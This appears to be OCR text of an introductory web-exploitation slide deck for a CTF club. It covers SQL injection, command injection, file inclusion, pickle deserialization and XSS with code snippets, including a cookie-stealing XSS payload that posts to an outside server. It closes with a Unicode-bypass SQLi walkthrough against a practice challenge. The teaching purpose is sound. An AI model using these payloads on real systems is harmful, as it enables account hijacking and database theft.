WEB EXPLOITATION

Intro

Created by FINN

TODAY'S FOCUS

TODAY'S FOCUS

Basic introduction into web hacking

OVERVIEW

OVERVIEW

- Client Server Architecture

OVERVIEW


- Client Server Architecture
- Attack Verctors
  - Server Side Attack Vectors
  - Client Side Attack Vectors

OVERVIEW

- Client Server Architecture
- Attack Verctors
  - Server Side Attack Vectors
  - Client Side Attack Vectors
- Tools

CLIENT SERVER ARCHITECTURE

CLIENT SERVER ARCHITECTURE



CLIENT

CLIENT

- We are a client - we can control the client
  - client side validation useless
  - hiding data impossible

CLIENT

- We are a client - we can control the client
  - client side validation useless
  - hiding data impossible
- The "provided" client is a possibility of how to interact with the server
  - We do not have to obey the rules

CLIENT

- We are a client - we can control the client
  - client side validation useless
  - hiding data impossible
- The "provided" client is a possibility of how to interact with the server
  - We do not have to obey the rules
- Goal
  - Read Cookies
  - Read Local Storage

SERVER

- Goal
  - Read Server Files / Environment Variables
  - Read Database Content
  - Execute Code on the Server

SERVER SIDE ATTACK VECTORS

SERVER SIDE ATTACK VECTORS

6 common attack vectors:

SERVER SIDE ATTACK VECTORS

6 common attack vectors:

- Injection Attacks

SERVER SIDE ATTACK VECTORS

6 common attack vectors:

- Injection Attacks
- File Inclusion Attacks

SERVER SIDE ATTACK VECTORS

6 common attack vectors:

- Injection Attacks
- File Inclusion Attacks
- Request Manipulation Attacks

SERVER SIDE ATTACK VECTORS

6 common attack vectors:

- Injection Attacks
- File Inclusion Attacks
- Request Manipulation Attacks
- Data Manipulation Attacks

SERVER SIDE ATTACK VECTORS

6 common attack vectors:

- Injection Attacks
- File Inclusion Attacks
- Request Manipulation Attacks
- Data Manipulation Attacks
- Logic Bugs

INJECTION ATTACKS

INJECTION ATTACKS

- SQL Injection

INJECTION ATTACKS

- SQL Injection
- Command Injection

INJECTION ATTACKS

- SQL Injection
- Command Injection
- Server Side Template Injection

INJECTION ATTACKS

- SQL Injection
- Command Injection
- Server Side Template Injection
- XML External Entity (XXE) Injection

FILE INCLUSION ATTACKS

FILE INCLUSION ATTACKS

- Local File Inclusion (LFI)
  - Path Traversal

FILE INCLUSION ATTACKS

- Local File Inclusion (LFI)
  - Path Traversal
- Remote File Inclusion (RFI)

REQUEST MANIPULATION ATTACKS

REQUEST MANIPULATION ATTACKS

- Server Side Request Forgery (SSRF)

REQUEST MANIPULATION ATTACKS

- Server Side Request Forgery (SSRF)
- HTTP Request Smuggling

DATA MANIPULATION ATTACKS

DATA MANIPULATION ATTACKS

- Web Cache Poisoning

DATA MANIPULATION ATTACKS

- Web Cache Poisoning
- Insecure Deserialization

LOGIC BUGS / MISCONFIGURATIONS

LOGIC BUGS / MISCONFIGURATIONS

- Race Conditions

LOGIC BUGS / MISCONFIGURATIONS

- Race Conditions
- Missing Authorization / Authentication

LOGIC BUGS / MISCONFIGURATIONS

- Race Conditions
- Missing Authorization / Authentication
- Hidden Endpoints /.env, /.git/index, /robots.txt


LOGIC BUGS / MISCONFIGURATIONS

- Race Conditions
- Missing Authorization / Authentication
- Hidden Endpoints /.env, /.git/index, /robots.txt
- Information Disclosure

INJECTION ATTACKS

SQL INJECTION - SQLI

SQL INJECTION - SQLI



SQL INJECTION - SQLI

SQL INJECTION - SQLI

```php
$username = $_GET['username'];

$result = mysql_query(
    "select * from users where username='$username'"
);

print_r($result);
```

```php
$name = "finn";

$result = mysql_query(
    "select * from users where username='$username'"
);

print_r($result);
```

```php
$name = "finn";

$result = mysql_query(
    "select * from users where username='$username'"
);

print_r($result);
```

```php
$name = $_GET['username'];

$result = mysql_query(
    "select * from users where username='finn'"
);

print_r($result);       // (["username" => "finn", "password" => "secur3_p4ssw0rd"])
```

STRANGE INPUT

STRANGE INPUT

```php
$username = "'";

$result = mysql_query(
    "select * from users where username='$username'"
);

print_r($result);
```

```php
$username = "'";

$result = mysql_query(
    "select * from users where username=''''"
);

print_r($result);       // Error
```

```php
$username = "'";

$result = mysql_query(
    "select * from users where username=''''"
);

print_r($result);       // Error
```

FIRST SQLI

FIRST SQLI

```php
$username = "' OR 1=1 -- Comment";

$result = mysql_query(
    "select * from users where username='' OR 1=1 -- Comment'"
);

print_r($result);       // List of all users in DB
```

FIRST SQLI

```
$username = "' OR 1=1 -- Comment";

$result = mysql_query(
    "select * from users where username='' OR 1=1 -- Comment'"
);

print_r($result);       // List of all users in DB
```

SQLI - SIDE-CHANNEL ATTACKS

SQLI - SIDE-CHANNEL ATTACKS

```php
$username = $_GET['username'];

$result = mysql_query(
    "select * from users where username='$username'"
);

if (count($result) != 1) {
    die("User not found!");
} else {
    ok();
}
```

```php
$username = "admin' and substr(secret, 0, 1) == 'a' --";

$result = mysql_query(
    "select * from users where username='$username'"
);

if (count($result) != 1) {
    die("User not found!");
} else {
    ok();
}
```

```
$username = "admin' and substr(secret, 0, 1) == 'a' --";

$result = mysql_query(
    "select * from users where username='admin' and substr(secret, 0, 1) == 'a' --'"
);

if (count($result) != 1) {
    die("User not found!");
} else {
    ok();
}
```

```
$username = "admin' and substr(secret, 0, 1) == 'a' --";

$result = mysql_query(
    "select * from users where username='admin' and substr(secret, 0, 1) == 'a' --'"
);

if (count($result) != 1) {
    die("User not found!");
} else {
    ok();
}
```

SQLI - MITIGATION

Prepared Statements

```
1 $stmt = $pdo->prepare('SELECT * FROM users WHERE username = :username');
2 $user = $stmt->query([$_GET['username']);
```

COMMAND INJECTION

COMMAND INJECTION

```php
$profile_image = $_GET['profile_image'];

system("rm $profile_image");
```

```
1 $profile_image = "avatar.png";
2
3 system("rm $filename");
```

```php
$profile_image = "avatar.png; cp /flag avatar.png";

system("rm avatar.png; cp /flag avatar.png");
```

→ multiple separators possible: ;, &&, |, ||

FILE INCLUSION ATTACKS

LOCAL FILE INCLUSION - LFI

LOCAL FILE INCLUSION - LFI

```php
$page = $_GET['page'];

include("pages/$page");
```

```php
$page = "../../../../../../flag";

include("pages/../../../../../../flag");
```

REMOTE FILE INCLUSION - RFI

REMOTE FILE INCLUSION - RFI

```php
$page = "http://evil.com/evil.php";

include($page);
```


```php
$page = "http://evil.com/evil.php";

include("http://evil.com/evil.php";);
```

REQUEST MANIPULATION ATTACKS

SERVER SIDE REQUEST FORGERY (SSRF)

SERVER SIDE REQUEST FORGERY (SSRF)



DATA MANIPULATION ATTACKS

INSECURE DESERIALIZATION

INSECURE DESERIALIZATION

```python
import pickle

user_client_cookies = b"...."

cookies = pickle.loads(user_client_cookies)
```

```python
import pickle

class Exploit:
    def __reduce__(self):
        import os
        return (os.system, ('ls',))

user_client_cookies = pickle.dumps(Exploit())

cookies = pickle.loads(user_client_cookies)
```

```python
import pickle

class Exploit:
    def __reduce__(self):
        import os
        return (os.system, ('ls',))

user_client_cookies = pickle.dumps(Exploit())

cookies = pickle.loads(user_client_cookies)
```

LOGIC BUGS

RACE CONDITIONS

RACE CONDITIONS

```php
$user = $_GET['user'];

function buy() {
  $balance = get_balance($user);

  $balance = $balance - 100;

  set_balance($user, $balance);
}
```

RACE CONDITIONS

```php
$user = $_GET['user'];

function buy() {
  $balance = get_balance($user);

  $balance = $balance - 100;

  set_balance($user, $balance);
}
```

CLIENT SIDE ATTACK VECTORS

CLIENT SIDE ATTACK VECTORS

- Cross Site Scripting - XSS
  - Stored XSS (Payload is Stored on the Server)
  - Reflected XSS (Payload in URL)
- Cross Site Request Forgery - CSRF

CROSS SITE SCRIPTING (XSS)

CROSS SITE SCRIPTING

CROSS SITE SCRIPTING

- Execution of malicious code in the context of the target user

CROSS SITE SCRIPTING

- Execution of malicious code in the context of the target user
- Goal:
  - Access to Client Secrets, Cookies, Local Storage, ...

```
https://not-google.com/search?query=KITCTF
```

```
<h1>
  Ergebnisse für { query }
</h1>
```

```
https://not-google.com/search?query=KITCTF
```

```
<h1>
  Ergebnisse für KITCTF
</h1>
```

```
https://not-google.com/search?query=<script>alert(1)</script>
```

```
<h1>
  Ergebnisse für { query }
</h1>
```

```
https://not-google.com/search?query=<script>alert(1)</script>
```

```
<h1>
  Ergebnisse für <script> alert(1) </script>
</h1>
```

REAL EXPLOIT PAYLOAD

```
<img src=1 onerror='document.location = "https://my.server/?cookie=" + document.cookie'>
```

CLIENT SIDE REQUEST FORGERY (CSRF)

- Similar to a XSS attack
- Allows an attacker to induce the victim to perform actions that they do not intend to do
  - e.g. victim makes a request to `/transfer?to=attacker&amount=1000`
- BUT attacker cannot read the response

TOOLS

- DevTools (F12 / Ctrl+Shift+I)
- Insomnia / Postman
- Burp Suite
- CyberChef

RESOURCES

- HackTricks
- Curl Converter
- Request Catcher


LETS GOOOOOOOOO

EXPLOIT.ME.BLUP.CC

EXPLOIT.ME.BLUP.CC

DEV TOOLS

DEV TOOLS



Name	Status	Type	Initiator	Size	Time	Waterfall
blup.cc	200	document	Other	1.5 kB	82 ms	
style.css	200	stylesheet	(index):7	802 B	22 ms	
favicon.ico	200	text/html	Other	1.5 kB	80 ms	

PAGE SOURCE

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta http-equiv="x-ua-compatible" content="ie=edge">
        <title>👋 Hello</title>
        <link rel="stylesheet" type="text/css" media="screen" href="style.css">
    </head>

    <body>
        <div>
            <svg class="ghost" x="0px" y="0px" width="127.433px" height="132.743px" viewBox="0 0 1
            </svg>
            <p class="shadowFrame">
                <svg version="1.1" class="shadow" x="61px" y="20px" width="122.436px" height="39.7
                </svg>
            </p>
        </div>
```

ROBOTS.TXT

ROBOTS.TXT

```
User-agent: *
Disallow: /challenge/v1
```

/CHALLENGE/V1

```
1  import sqlite3
2  from unidecode import unidecode
3
4
5  @app.route("/challenge/v1")
6  @app.route("/challenge/v1/<phoneNumber>")
7  def elf_data(phoneNumber: str = None):
8      render_words = []
9
10     if phoneNumber == None:
11         render_words.append("[X] No phone number provided")
12         render_words.append("[X] Please provide a phone number to dial like /challenge/+3161337
13         render_words.append("[X] Exiting..")
14
15         return create_http_response(render_words)
16
17     render_words.append(f"[X] Source is available under: {url_for('static', filename='img/sourc
18
19     try:
```

```
...
phoneNumber = phoneNumber.replace("'", "")
phoneNumber = phoneNumber.replace("\"", "")
phoneNumber = phoneNumber.replace("\\", "")
...
phoneNumber = unidecode(phoneNumber)
...
query = "SELECT message from messages where phone = '" + phoneNumber + "'"
...
```


UNIDECODE

UNIDECODE

What Unidecode provides is a middle road: the function `unidecode()` takes Unicode data and tries to represent it in ASCII characters (i.e., the universally displayable characters between 0x00 and 0x7F), where the compromises taken when mapping between two character sets are chosen to be near what a human with a US keyboard would choose.

UNICODE '

UNICODE '


unidecode/x01f.py
Python · master
188 'A', # 0xba
189 'A', # 0xbb
190 'A', # 0xbc
191 '\'', # 0xbd
192 'i', # 0xbe
193 '\'', # 0xbf
194 '~', # 0xc0
Show 2 more matches

Unicode-Zeichen „᾽“ (U+1FBD)

Name:	Griechisches Koronis[1]
Name (englisch):	Greek Koronis[2]
Unicode-Version:	1.1 (Juni 1993)[3]
Block:	Griechisch-Erweiterungen, U+1F00 - U+1FFF[4]
Ebene:	Mehrsprachige Basis-Ebene, U+0000 - U+FFFF[4]
Schrift:	Griechisch (Grek)[5]
Kategorie:	Modifikationssymbol (Sk)[2]

EXPLOIT

EXPLOIT

```
https://exploit.me.blup.cc/challenge/v1/+31613371000 %E1%BE%BD OR 1=1 --
```

EXPLOIT

```
https://exploit.me.blup.cc/challenge/v1/+31613371000 %E1%BE%BD OR 1=1 --
```

```
[X] Source is available under: /source/v1/challenge.py
[-] Initializing core communications.
[?] Dailing +31613371000' OR 1=1 --..
[Y] Found message for number: ############################
[-] Sending beacon message.. Done, exiting
```

CHALLENGE V2

```python
import sqlite3
import phonenumbers
from unidecode import unidecode


@app.route("/challenge/v2")
@app.route("/challenge/v2/<phoneNumber>")
def elf_data(phoneNumber: str = None):
    render_words = []

    if phoneNumber == None:
        render_words.append("[X] No phone number provided")
        render_words.append("[X] Please provide a phone number to dial like /challenge/+3161337
        render_words.append("[X] Exiting..")

        return create_http_response(render_words)

    render_words.append(f"[X] Source is available under: {url_for('static', filename='img/sourc

```

DIFF TO V1

```
import phonenumbers
...
 # Check valid phone number
try:
    parsed_number = phonenumbers.parse(phoneNumber, None)
    is_valid = phonenumbers.is_valid_number(parsed_number)
    if is_valid:
        render_words.append("[Y] Connection established")
        render_words.append("[-] Retrieving message for phone number")
    else:
        render_words.append("[X] Could not dail number, exiting")
        return create_http_response(render_words)

except:
    render_words.append("[X] Could not dail number, exiting")
    return create_http_response(render_words)
...
```

HACK TRICKS


INTIGRITI
RFC 5341 - The tel URI for Telephone Numbers
How does a tel: look like?
;ext=+32
;isub=12456
+32
(0)476133337
;phone-context=example.com
*123# (service codes)
global
number digits
optional parameters
local

EXPLOIT

EXPLOIT

```
https://exploit.me.blup.cc/challenge/v2/+31613371000;isub=%E1%BE%BD OR 1=1 --
```

IT'S YOUR TURN

- intro.kitctf.de
- Other challenges:
  - PortSwigger Academy
  - picoCTF
  - websec
  - overthewire.org

SLACK INVITE